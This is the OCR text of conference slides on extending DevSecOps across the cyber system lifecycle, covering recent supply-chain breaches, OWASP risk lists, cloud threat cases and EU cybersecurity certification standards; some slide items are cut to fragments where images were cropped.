Extending DevSecOps to the whole cyber system lifecycle

Yuri Demchenko
Complex Cyber Infrastructure, University of Amsterdam
SECCON2023 NL Conference
28 September 2023, Amsterdam

Outline

- Background to this research
  - DevOps and DevSecOps and necessary System and Software Engineering foundation: Is DevSecOps enough for secure system design?
- DevSecOps and Secure Continuous Delivery Pipeline
  - Develop - Inherit – Build – Deploy - Operate
- Extended Systems Security Lifecycle: From DevSecOps to Supply Chain, Certifications, Audit and Risk Analysis
- Inherit and Open Source Software security
- Summary and discussion

- Disclaimer

Yuri Demchenko,
Senior Researcher, Lecturer, Complex Cyber Infrastructure Group, UvA

- Graduated and PhD from National Technical University of Ukraine “Kiev Polytechnic Institute”
  - University of Amsterdam – since 2003
- Research areas
  - Big Data Infrastructure and Data Science platforms
  - DevOps and cloud software development platform, Sustainable Architecture Design Principles
  - Cloud security and compliance
- Teaching courses (on campus and online)
  - Big Data Infrastructure and Technologies for Data Analytics (BDIT4DA)
  - Cloud Computing Engineering (CCENG), Web Services and Cloud Computing
  - DevOps and Cloud based Software Development (DevOps)
  - Web technologies and Databases (WebDB)
  - Security Engineering (SN) - historical
- Recent projects
  - EDISON: Building the Data Science Profession for Europe
  - GEANT4 Research: Cloud aware networking infrastructure provisioning on-demand
  - FAIRsFAIR: FAIR Data Management and Data Stewardship
  - **SLICES-DS/SLICES-PP**: Research Infrastructure for experimentation of digital technologies
  - **GreenDIGIT**: Green]er Future [DIGIT]al Research Infrastructures

Outline

- Background to this research
  - DevOps and DevSecOps and necessary System and Software Engineering foundation: Is DevSecOps enough for secure system design?
- DevSecOps and Secure Continuous Delivery Pipeline
  - Develop - Inherit – Build – Deploy - Operate
- Extended Systems Security Lifecycle: From DevSecOps to Supply Chain, Certifications, Audit and Risk Analysis
- Inherit and Open Source Software security
- Summary and discussion

- Disclaimer

Recent global security attacks
(besides data breaches, phishing, ransomware, identity theft)

- 2019-2020 – SolarWinds attack/hack – targeting Software Supply Chain
  https://www.solarwinds.com/sa-overview/securityadvisory
  - Malicious code infiltrated into Windows and apps supply chain
    - Around 18,000 customers installed affected update into their systems
  - Possible access of Windows code repository
  - Caused security update and re-design of Windows codebase

- 2021 - CodeCov – targeting development process and supply chain
  - CodeCov breach allowed the attackers to export information stored in its users' continuous integration (CI) environments

- 2021 - Java log4j library – used in most of telecom equipment
  - Zero day exploit of log4j vulnerability

- 2022 - OKTA (identity service provider) security breach
  - GitHub source code was stolen, no data was compromised

Controversies and Shortages

- Rise of DevOps and “Fail faster” philosophy/mentality
  - Just write code and test later vs careful/consistent design?
  - Requires strong system and security architecture knowledge
- OWASP Vulnerabilities list and CSA Top Egregious Incidents Analysis
  - Majority are either obvious design mistakes or shortages
- Other security pitfalls: Open Source Software security
  - Too much trust on OSS
- Complex Cyber Systems security: Complexity of software and product lifecycle to be addressed
  - Includes stages from requirements engineering to certification and risk analysis
- Security by Design: Systematic approach is needed – But not yet there
  - Any known solution to this problem?
  - Problem: Fragmented security methodologies, tools and consequently knowledge and competence

OWASP Top Application Security Risks – Example from 2017

https://owasp.org/www-project-top-ten/

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2:2017-Broke

Application func

A3:2017-Sensit

Many web appli

A4:2017-XML E

Many older or p

A5:2017-Broke


Restrictions on

A6:2017-Securi

Security miscon

A7:2017-Cross

XSS allows atta
malicious sites.



A8:2017-Insecure Deserialization

Insecure deserialization often leads to remote code execution.

A9:2017-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.

A10:2017-Insufficient Logging&Monitoring

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems. Most breach studies show time to detect a breach is over 200 days.

DevSecOps:Design, Inherit, Test

OWASP Top 10 API security risks: 2023

https://owasp.org/www-project-api-security/

OWASP 2023

1. **Broken object level authorization**
2. **Broken authentication**
3. Broken object property level authorization
4. Unrestricted resource consumption
5. **Broken function level authorization**
6. Server side request forgery
7. Security misconfiguration
8. Lack of protection from automated threats
9. Improper asset management
10. Unsafe consumption of APIs

OAWSP 2019

- **API1:2019 Broken Object Level Authorization**
- **API2:2019 Broken User Authentication**
- API3:2019 Excessive Data Exposure
- API4:2019 Lack of Resources & Rate Limiting
- **API5:2019 Broken Function Level Authorization**
- API6:2019 Mass Assignment
- API7:2019 Security Misconfiguration
- API8:2019 Injection
- API10:2019 Insufficient Logging & Monitoring

DevSecOps:Design, Inherit, Test

Recent Cloud Security Alliance (CSA) Publications – Interesting reading

- **Top Threats to Cloud Computing: The Egregious 11 (2019)**
  https://cloudsecurityalliance.org/download/artifacts/top-threats-to-cloud-computing-egregious-eleven/
  https://cloudsecurityalliance.org/download/artifacts/top-threats-egregious-11-deep-dive/
  - Contains stories about recent cloud breaches: all due to customer lame design and compromised credentials
- Top Threats to Cloud Computing: Deep Dive (2018)
  https://cloudsecurityalliance.org/download/artifacts/top-threats-to-cloud-computing-deep-dive/
  - A case study analysis for The Treacherous 12 Top Threats to Cloud Computing and relative industry breach analysis
- Information Security Management through Reflexive Security (2019)
  https://cloudsecurityalliance.org/download/artifacts/information-security-management-through-reflexive-security/
  - Achieving Reflexive Security through integration of security development and Operations
- The Six Pillars of DevSecOps (2019)
  https://cloudsecurityalliance.org/artifacts/six-pillars-of-devsecops/
- Cloud Octagon Model (2019)
  https://cloudsecurityalliance.org/artifacts/top-threats-to-cloud-computing-egregious-eleven
  - Model for Improving Accuracy and Completeness of cloud computing Risk Assessment

4. Security Issue: Insufficient Identity, Credential, Access and Key Management

From **Top Threats to Cloud Computing: The Egregious 11 (2019)**

Examples: Anecdotical

Identity, credential, access management systems include tools and policies that allow organizations to manage, monitor and secure access to valuable resources. Examples may consist of electronic files, computer systems and physical resources, such as server rooms and buildings.

Cloud computing introduces multiple changes to traditional internal system management practices related to identity and access management (IAM). It isn't that these are necessarily new issues. Rather, they are more significant issues when dealing with the cloud because cloud computing profoundly impacts identity, credential and access management. In both public and private cloud settings, CSPs and cloud consumers are required to manage IAM without compromising security.

Security incidents and data breaches can occur due to the following:

- Inadequate protection of credentials
- Lack of regular automated rotation of cryptographic keys, passwords and certificates
- Lack of scalable identity, credential and access management systems
- Failure to use multifactor authentication
- Failure to use strong passwords

HISTORY OF RANKING

New Top Threat

SECURITY RESPONSIBILITY

- ☑ Customer
- ☒ Cloud Service Provider
- ☒ Both

ARCHITECTURE

- ☒ Appli
- ☒ Info
- ☒ Meta
- ☑ Infra

CLOUD SERVICE MODEL

- ☒ Software as a service (SaaS)
- ☑ Platform as a service (PaaS)
- ☑ Infrastructure as a service (IaaS)

- Accountancy firm Deloitte experienced a major data breach due to weak identity, credential and access management on Sept. 25, 2017, when the company announced it had detected a breach of its global email server due to a poorly secured administrator email account. The compromise occurred in March 2017 and supposedly gave attackers privileged, unrestricted access "to all areas." The administrator account required only a single password and did not employ a two-step verification process. The attackers allegedly controlled the server since October/November of 2016. Deloitte's 244,000 staff utilized the Microsoft Azure

Not sufficient Admin Authentication

- Attackers recently scraped GitHub for cloud service credentials and hijacked an account to mine virtual currency. The cloud service provider credentials included in a GitHub project were discovered and misused within 36 hours of the project going live.

GitHub scrapped for security creds

Not Sufficient cloud Admin Account protection

- In June 2014, the AWS account of Code Spaces—a former code-hosting service company—was compromised when it failed to protect its administrative console with multi-factor authentication. The business was forced to close after the destruction of its assets.
- 2017 marked the rise of cloud account-targeted campaigns, in particular for Microsoft Office 365.
- In April 2010, an Amazon cross-site scripting (XSS) bug enabled credential theft and in 2009, numerous Amazon systems were hijacked to run Zeus botnet nodes.

Questions

- How can we address the problem of the consistent Security Design?
- Is DevSecOps sufficient?

Controversy in Security Design

- Security requirements are treated as non-functional requirements in most projects
- Security testing is often performed at the end of the service or application development and deployment
- However, steps on integration of security services must start at the beginning of the project
  - Modern practices such as DevSecOps include security aspects into the development and testing at the Development stage of the product lifecycle
  - Security testing must include not only new code but also libraries used/inherited


DevSecOps Secure Continuous Delivery Pipeline and extended Use Cases

- **Design**
  - What do you intend your software to do? Did you make sensitive flows secure?
- **Inherit**
  - What software have you inherited, such as libraries and dependencies?
- **Develop**
  - As you develop, do you write security tests?
- **Build**
  - As you build your software, do you have security acceptance?
- **Deploy**
  - What happens to get software into production? Are the secrets and config being kept safe?
- **Operate**
  - Are you under active attack at this moment? What is getting attacked?

Example use cases for the whole system lifecycle


- UC01: Cyber System Security Certification
- UC02: Security Risk Analysis and Modelling
- UC03: Software integration and testing
- UC04: Supply Chain Security and Software Testing

DevSecOps: Extended Secure Continuous Integration and Delivery Pipeline



- Requirements Engineering (RE)
  - Service and environment analysis
- Modeling
  - Service and threats modelling
- Design/Develop
  - What do you intend your software to do? Did you make sensitive flows secure?
  - As you develop, do you write security tests?
- Inherit
  - Code check: What software have you inherited, such as libraries and dependencies?
- Build
  - As you build your software, do you have security acceptance?
- Assess/Test/QA
  - Vulnerability assessment, risk assessment according to system model
- Deploy
  - What happens to get software into production? Are the secrets and config being kept safe?
- Operate
  - Are you under active attack at this moment? What is getting attacked?

DevSecOps: Secure Continuous Delivery Pipeline with Security Testing and Certification



- Requirements Engineering (RE)
  - Service and environment analysis
- Modeling
  - Service and threats modelling
- Design/Develop
  - What do you intend your software to do? Did you make sensitive flows secure?
  - As you develop, do you write security tests?
- Inherit
  - Code check: What software have you inherited, such as libraries and dependencies?
- Build
  - As you build your software, do you have security acceptance?
- Assess/Test/QA
  - Vulnerability assessment, risk assessment according to system model
- Deploy
  - What happens to get software into production? Are the secrets and config being kept safe?
- Operate
  - Are you under active attack at this moment? What is getting attacked?

Certification and Audit
- **EU Cybersecurity Certification Framework (ECCF)**
- ISO27001
- CSA CAIQ

Security testing DAST and SAST
- CVE – Common Vulnerabilities and Exposures
- CVSS - Common Vulnerability Scoring System
- OWASP – Open Web Applications Security Projects
- CWE - Common Weakness Enumeration

European Cybersecurity Regulation

- EU Cybersecurity Act (2019) - https://eur-lex.europa.eu/eli/reg/2019/881/oj
  - General principles, definitions
  - ENISA functions formalisation
    - Market and technology research, strategic analysis
    - Innovation, awareness rising, education
  - European Cybersecurity Certification Group (ECCG) and National bodies
  - European Cybersecurity certification requirements and elements
- EU Cybersecurity Certification (CC) Framework, by ENISA (2021) https://www.enisa.europa.eu/publications/cybersecurity-certification-eucc-candidate-scheme-v1-1.1
  - General principles, requirements
  - Reference to Intl standards: ISO 27000
  - Examples for Integrated Circuits, Smart Cards and similar devices
- Goals and expected effect:
  - Increase trust to ICT, setup common certification process in EU
  - Provide basis for cybersecurity and trustworthiness by design

ECCF References to standards


- **CSA *(Cybersecurity Act)*** *REGULATION (EU) 2019/881 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL of 17 April 2019 on ENISA (the European Union Agency for Cybersecurity) and on information and communications technology cybersecurity certification and repealing Regulation (EU) No 526/2013.*
- **SOG-IS MRA** *Mutual Recognition Agreement of Information Technology Security Evaluation Certificates VERSION 3.0, MANAGEMENT COMMITTEE, January 2010.*
- **CCRA** *ARRANGEMENT on the Recognition of Common Criteria Certificates In the field of Information Technology Security, July 2, 2014.*

Reference	Title
ISO/IEC 15408	Information technology - Security techniques - Evaluation criteria for IT security
ISO/IEC 18045	Information technology - Security techniques - Methodology for IT security evaluation
ISO/IEC 17000	Conformity assessment - Vocabulary and general principles
ISO/IEC 17065	Conformity assessment - Requirements for bodies certifying products, processes and services
ISO/IEC 17025	Testing and calibration laboratories
ISO/IEC 19896-3	IT security techniques — Competence requirements for information security testers and evaluators — Part 3: Knowledge, skills and effectiveness requirements for ISO/IEC 15408 evaluators
ISO/IEC WD TS 23532-1	IT Security Techniques — Requirements for the competence of IT security testing and evaluation laboratories — Part 1: Testing and evaluation for ISO/IEC 15408
ISO/IEC 27001	Information technology - Security techniques - Information security management systems – Requirements
ISO/IEC 27002	Information technology - Security techniques - Code of practice for information security management controls
ISO/IEC 27005	Information technology - Security techniques - Information security risk management
ISO/IEC 29147	Information technology - Security techniques - Vulnerability disclosure
ISO/IEC 30111	Information technology - Security techniques - Vulnerability handling processes
ISO/IEC 7816-4	Identification cards - Integrated circuit cards - Part 4: Organization, security and commands for interchange

Reference: System Cybersecurity Model and Requirements Engineering

Annex A of **ISO 27001** comprises 114 controls which are grouped into the following **14 control categories**:


1. Information Security Policies
2. Organisation of Information Security
3. Human Resources Security
4. Asset Management
5. Access Control
6. Cryptography
7. Physical and Environmental Security
8. Operational Security
9. Communications Security
10. System Acquisition, Development and Maintenance
11. Supplier Relationships
12. Information Security Incident Management
13. Information Security Aspects of Business Continuity Management
14. Compliance



CSA CAIQ security controls categories (total 201 controls and 260 questions)

